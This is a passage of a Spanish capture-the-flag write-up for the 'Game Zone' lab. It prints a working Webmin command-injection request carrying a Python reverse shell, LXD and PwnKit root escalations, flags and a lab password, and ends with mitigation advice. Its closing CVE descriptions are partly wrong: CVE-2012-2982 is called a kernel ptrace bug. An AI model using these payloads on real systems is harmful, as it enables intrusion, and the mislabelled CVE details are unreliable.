[*] Attempting to execute the payload ...
[+] Payload executed successfully
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo iWzjoLYcM7gTgw12;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "iWzjoLYcM7gTgw12\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.13.72.215:4444 → 10.10.146.111:43790) at 2024-11-18 10:51:42 -0500

whoami
root
```

Vemos nuestra flag

```
cd ..
cd /root
ls
root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
```

***FLAG:root.txt - a4b945830144bdd71908d12d902adeee**


Buscamos más información encontramos lo siguiente.




Encontramos un exploit de Python: https://github.com/JohnHammond/CVE-2012-2982/blob/master/CVE-2012-2982.py


Además el archivo/show.cgi en Webmin 1.590 y versiones anteriores permite a usuarios autenticados remotos ejecutar comandos arbitrarios a través de un carácter no válido en una ruta, como lo demuestra el carácter | (barra vertical).


Procedemos a ver el manual con los ejemplos asi ejecutamos.
https://www.americaninfosec.com/research/dossiers/AISG-12-001.pdf




Dice que si ponemos lo seleccionado en la página misma podemos observar los archivos.
Inyección LFI, cargo a través de un recurso leyendo archivos. Dentro del sitio entonces.









También me deja ejecutar comandos.



Allí liste el directorio y puse para ver los archivos y los descarga a todos.
Se podría capturar con burpsuite.




Mandamos la petición al REPEATER.



Hacemos nuestra reverseshell https://www.revshells.com/
Si podemos cargar comandos. Nos ponemos en escucha previamente
Nos fijamos si tenemos Python, y usamos esa.


El GET nos quedaria d ela siguiente manera.

```
GET /file/show.cgi/bin/nahuelf|python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.13.72.215",9010));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'| HTTP/1.1
```



Nos ponemos en escucha previamente.

Mandamos la peticion.



Todo se ve normal, y en nuestra escucha observamos.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -nlvp 9010
listening on [any] 9010 ...
connect to [10.13.72.215] from (UNKNOWN) [10.10.60.230] 42798
# whoami
whoami
root
```

Somos el usuario root.

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
#
```

***FLAG- root.txt - a4b945830144bdd71908d12d902adeee**

Al realizar más enumeraciones, descubrimos que nuestro usuario es parte de un grupo “lxd”. Leí un par de artículos que demostraban cómo un miembro del grupo local “lxd” puede escalar instantáneamente los privilegios a root en el sistema operativo host. **"LXD privilege escalation vulnerability"** o más específicamente **CVE-2023-3482**.

```
agent47@gamezone:~$ groups
agent47 adm cdrom dip plugdev lxd lpadmin sambashare
agent47@gamezone:~$
```

Buscamos la imagen y la descargamos en https://cloud-images.ubuntu.com/xenial/current/

wget http://cloud-images.ubuntu.com/xenial/current/xenial-server-cloudimg-amd64-root.tar.xz

wget http://cloud-images.ubuntu.com/xenial/current/xenial-server-cloudimg-amd64-lxd.tar.xz

```
┌──(root㉿kali)-[/home/kali]
└─# wget http://cloud-images.ubuntu.com/xenial/current/xenial-server-cloudimg-amd64-root.tar.xz
--2024-11-19 08:53:31--  http://cloud-images.ubuntu.com/xenial/current/xenial-server-cloudimg-amd64-root.tar.xz
Resolving cloud-images.ubuntu.com (cloud-images.ubuntu.com)... 185.125.190.37, 185.125.190.40, 2620:2d:4000:1::17, ...
Connecting to cloud-images.ubuntu.com (cloud-images.ubuntu.com)|185.125.190.37|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 143650680 (137M) [application/x-xz]
Saving to: 'xenial-server-cloudimg-amd64-root.tar.xz'

xenial-server-cloudimg-amd64-root. 100%[===================>] 137.00M  3.78MB/s    in 30s

2024-11-19 08:54:02 (4.52 MB/s) - 'xenial-server-cloudimg-amd64-root.tar.xz' saved [143650680/143650680]
```

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# wget http://cloud-images.ubuntu.com/xenial/current/xenial-server-cloudimg-amd64-lxd.tar.xz
--2024-11-19 09:02:36--  http://cloud-images.ubuntu.com/xenial/current/xenial-server-cloudimg-amd64-lxd.tar.xz
Resolving cloud-images.ubuntu.com (cloud-images.ubuntu.com)... 185.125.190.40, 185.125.190.37, 2620:2d:4000:1::17, ...
Connecting to cloud-images.ubuntu.com (cloud-images.ubuntu.com)|185.125.190.40|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 888 [application/x-xz]
Saving to: 'xenial-server-cloudimg-amd64-lxd.tar.xz'

xenial-server-cloudimg-amd64-lxd.t 100%[===================>]     888  --.-KB/s    in 0s

2024-11-19 09:02:37 (163 MB/s) - 'xenial-server-cloudimg-amd64-lxd.tar.xz' saved [888/888]
```

Establecemos el server y pasmos nuestros archivos.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...
10.10.111.130 - - [19/Nov/2024 09:04:23] "GET /xenial-server-cloudimg-amd64-root.tar.xz HTTP/1.1" 200 -
10.10.111.130 - - [19/Nov/2024 09:09:00] "GET /xenial-server-cloudimg-amd64-lxd.tar.xz HTTP/1.1" 200 -
```

```
agent47@gamezone:~$ wget 10.13.72.215:8085/xenial-server-cloudimg-amd64-root.tar.xz
--2024-11-19 08:04:22--  http://10.13.72.215:8085/xenial-server-cloudimg-amd64-root.tar.xz
Connecting to 10.13.72.215:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 143650680 (137M) [application/x-xz]
Saving to: 'xenial-server-cloudimg-amd64-root.tar.xz'

xenial-server-cloudimg-amd64-root. 100%[===================>] 137.00M   849KB/s    in 2m 45s

2024-11-19 08:07:07 (851 KB/s) - 'xenial-server-cloudimg-amd64-root.tar.xz' saved [143650680/143650680]
```

```
agent47@gamezone:~$ wget 10.13.72.215:8085/xenial-server-cloudimg-amd64-lxd.tar.xz
--2024-11-19 08:08:59--  http://10.13.72.215:8085/xenial-server-cloudimg-amd64-lxd.tar.xz
Connecting to 10.13.72.215:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 888 [application/x-xz]
Saving to: 'xenial-server-cloudimg-amd64-lxd.tar.xz'

xenial-server-cloudimg-amd64-lxd.t 100%[===================>]     888  --.-KB/s    in 0s

2024-11-19 08:09:00 (137 MB/s) - 'xenial-server-cloudimg-amd64-lxd.tar.xz' saved [888/888]
```

Teniendo nuestros archivos pasamos a montarlo, listarlo, configurarlo e iniciarlo para poder tener nuestra bash.

```
agent47@gamezone:~$ ls
user.txt  xenial-server-cloudimg-amd64-lxd.tar.xz  xenial-server-cloudimg-amd64-root.tar.xz
agent47@gamezone:~$
```

```
agent47@gamezone:~$ rootfs xenial-server-cloudimg-amd64-root.tar.xz --alias box
rootfs: command not found
agent47@gamezone:~$ lxc image import xenial-server-cloudimg-amd64-lxd.tar.xz rootfs xenial-server-cloudimg-amd64-root.tar.xz --alias box
Image imported with fingerprint: 9f960cb9375deee1afb54b2adc6c31bf9844d566a37f761dfc89335892480d2f
agent47@gamezone:~$ lxc image list
+-------+--------------+--------+-----------------------------------+--------+----------+------------------------------+
| ALIAS | FINGERPRINT  | PUBLIC |            DESCRIPTION            |  ARCH  |   SIZE   |         UPLOAD DATE          |
+-------+--------------+--------+-----------------------------------+--------+----------+------------------------------+
| box   | 9f960cb9375d | no     | Ubuntu 16.04 LTS server (20211001) | x86_64 | 137.00MB | Nov 19, 2024 at 2:10pm (UTC) |
+-------+--------------+--------+-----------------------------------+--------+----------+------------------------------+
```

```
agent47@gamezone:~$ lxc init box ignite -c security.privileged=true
Creating ignite
```

```
agent47@gamezone:~$ lxc config device add ignite mydevice disk source=/root path=/mnt/root recursive=true
Device mydevice added to ignite
```

Cuando iniciamos luego ejecutamos con /bin/bash.

```
agent47@gamezone:~$ lxc start ignite
agent47@gamezone:~$ lxc exec ignite /bin/bash
root@ignite:~# ls
root@ignite:~# cd root
bash: cd: root: No such file or directory
root@ignite:~# ls
root@ignite:~# cd /mnt/root/
root@ignite:/mnt/root# ls
root.txt
root@ignite:/mnt/root# cat root.txt
a4b945830144bdd71908d12d902adeee
root@ignite:/mnt/root# ls
root.txt
root@ignite:/mnt/root#
```

***FLAG- root.txt - a4b945830144bdd71908d12d902adeee**

Otra ultima forma es utilizar la vulnerabilidad denotada cuando pasamos el LINPEAS denomiada PwnKit
Descargamos https://github.com/ly4k/PwnKit

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
```

Montamos el server lo pasamos

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8171
Serving HTTP on 0.0.0.0 port 8171 (http://0.0.0.0:8171/) ...
10.10.111.130 - - [19/Nov/2024 09:42:42] "GET /PwnKit HTTP/1.1" 200 -
```

Vamos a /tmp, descargamos, damos los permisos y ejecutamos.

```
agent47@gamezone:/tmp$ wget 10.13.72.215:8171/PwnKit
--2024-11-19 08:42:41--  http://10.13.72.215:8171/PwnKit
Connecting to 10.13.72.215:8171... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit                          100%[═══════════════════════════════════════════════════════════════════════════>]

2024-11-19 08:42:42 (50.5 KB/s) - 'PwnKit' saved [18040/18040]

agent47@gamezone:/tmp$ chmod +x ./PwnKit
agent47@gamezone:/tmp$ ./PwnKit
root@gamezone:/tmp# ls
PwnKit  systemd-private-97aa920177f841d5a06f4ebb11fcd40e-systemd-timesyncd.service-Lfrm4J
root@gamezone:/tmp# cd /root
root@gamezone:~# ls
root.txt
root@gamezone:~# cat root.txt
a4b945830144bdd71908d12d902adeee
root@gamezone:~#
```

***FLAG- root.txt - a4b945830144bdd71908d12d902adeee**

Otra versión manual es la de Python. Seguimos los pasos https://github.com/blu3ming/CVE-2012-2982 clonando el repositorio en nuestro Kali.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# git clone https://github.com/blu3ming/CVE-2012-2982
Cloning into 'CVE-2012-2982'...
remote: Enumerating objects: 42, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (40/40), done.
remote: Total 42 (delta 12), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (42/42), 169.95 KiB | 1.31 MiB/s, done.
Resolving deltas: 100% (12/12), done.
```

Instalamos los requerimientos, pip de python3 y si hay algún error ejecutamos el comando por debajo.

`pip3 install -r requirements.txt`

En dado caso de nunca haber usado pip3, este se deberá instalar con el siguiente comando:

`apt install python3-pip`

Si al momento de volver a instalar los requirements.txt aparece el siguiente error:

Ejecutar el siguiente comando para corregirlo. El error se debe a que no está instalado **ldap** en el sistema.

```
apt-get install build-essential python3-dev python2.7-dev \ libldap2-dev libsasl2-dev slapd ldap-utils tox \
lcov valgrind
```

Usage

To run the exploit use the command bellow:

`python3 exploit.py <IP> <Username> <Password> <LHOST> <LPORT>`

Ponemos nuestra escucha…

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.13.72.215] from (UNKNOWN) [10.10.60.230] 34406
bash: cannot set terminal process group (1234): Inappropriate ioctl for device
bash: no job control in this shell
root@gamezone:/usr/share/webmin/file/# ls
```

Procedemos a ejecutar entonces el exploit

```
┌──(root㉿kali)-[/home/kali/Downloads/CVE-2012-2982]
└─# python3 exploit.py 127.0.0.1  10000 agent47 videogamer124 10.13.72.215 9000
[+] Checking login
[+] Login successful, executing payload
```

Vemos en nuestra escucha que tenemos nuestra sesión root.

```
root@gamezone:/usr/share/webmin/file/# cd /root
cd /root
root@gamezone:~# ls
lcs
root.txt
root@gamezone:~#cat root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
root@gamezone:~#
```

***FLAG- root.txt - a4b945830144bdd71908d12d902adeee**

CONCLUIMOS ENTONCES NUESTRA MAQUINA GAME-ZONE

8) Banderas.

Pudimos encontrar:

- La bandera 1 en el usuario agent47.
- La bandera 2 en el usuario Root.

Bandera N°	*Flags*
user.txt	649ac17b1480ac13ef1e4fa579dac95c
root.txt	a4b945830144bdd71908d12d902adeee

Usuario	*Contraseñas*	Servicio
agent47	videogamer124	SSH

9) Herramientas usadas.

Algunas de las herramientas utilizadas fueron:

Herramientas usadas			
Nmap	Searchsploit	Nessus	crackmapecex
gobuster	Github	Crackstation	Revershell.com
Google	Exploit Database	Linpeas	python
Burpsuite	hashcat	Wappalayzer	Whatweb
NIST	Metaexploiit	hashes.com	hash ID
sqlmap	hydra	nikto	-

10) *Herramientas o Metodos – Extra OPCIONAL*

Se utilizaron diversos métodos distintos a los conocidos, entre ellos para escalación de privilegios.

- **"LXD privilege escalation vulnerability"** o más específicamente **CVE-2023-3482**, permite a un atacante dentro de un contenedor LXD escalar privilegios y ejecutar código con permisos de superusuario en el host, comprometiendo la seguridad del sistema. El fallo se debe a una mala gestión de los contenedores y su aislamiento.

- La vulnerabilidad **PwnKit (CVE-2021-4034)** es una vulnerabilidad crítica en el **polkit** (PolicyKit). Afecta a polkit, permitiendo a un atacante local ejecutar comandos con privilegios elevados sin validación adecuada. Esta vulnerabilidad permite la escalada de privilegios a administrador en sistemas Linux comprometidos.

- Script de Python: **CVE-2012-2982: Linux Kernel (CVE-2012-2982) local privilege escalation in the ptrace subsystem"**. En el subsistema ptrace permite a un atacante local obtener privilegios elevados manipulando procesos del sistema, lo que puede comprometer la seguridad al obtener acceso de administrador sin permisos adecuados.

11) Conclusiones y Recomendaciones.

***Actualizar el SO: Asegúrate de tener siempre la última versión del sistema operativo y aplica todos los parches de seguridad disponibles. Evitar si montamos una página web que se tenga acceso a una pagina conocida sin configurar, como también que permita a cualquier usuario listar directorios. Nunca usar configuraciones por defecto, el hecho de no hacer configuraciones robustas permite el fácil ingreso a cualquier persona. El mismo hecho de repetir usuarios o contraseñas facilita al atacante el ingreso.**

1. CVE-2023-3482 - Escalada de privilegios en LXD:
La vulnerabilidad **CVE-2023-3482** afecta a **LXD**, el sistema de contenedores de Linux. Permite que un miembro del grupo local lxd escale privilegios a root en el sistema host. Esto ocurre debido a una mala configuración de permisos que permite que un contenedor adquiera privilegios elevados. **Mitigación**:

- Actualizar a la versión más reciente de LXD, donde se haya corregido la vulnerabilidad.
- Revisar las configuraciones de permisos y grupos en el sistema, asegurando que solo los usuarios necesarios sean miembros del grupo lxd.
- Limitar los privilegios de los contenedores, evitando configuraciones inseguras.
- Monitorizar las actualizaciones de seguridad del sistema y aplicar parches de manera regular.

2. CVE-2021-4034 (PwnKit) - Escalada de privilegios en polkit:
La vulnerabilidad **CVE-2021-4034**, conocida como **PwnKit**, afecta al componente **polkit** y específicamente al comando pkexec. Permite a un usuario no privilegiado ejecutar comandos como root, lo que resulta en una escalada de privilegios en sistemas Linux. **Mitigación**:

- Actualizar el paquete **polkit** a la versión más reciente disponible. Esto soluciona la vulnerabilidad en el manejo de variables de entorno en pkexec.
- Comando común: sudo apt update && sudo apt upgrade.

3. CVE-2012-2982 - Escalada de privilegios en ptrace (Linux Kernel)
La vulnerabilidad **CVE-2012-2982** afecta a la función **ptrace** del **kernel de Linux**, utilizada para depurar y controlar el flujo de procesos. Un atacante local podría explotar este fallo para obtener privilegios elevados y acceder a recursos del sistema con permisos de root. **Mitigación**:

- Actualizar a una versión del kernel **3.5.2 o superior** que soluciona este problema.
- Comando común: sudo apt update && sudo apt upgrade.
- PARCHES: https://www.kb.cert.org/vuls/id/788478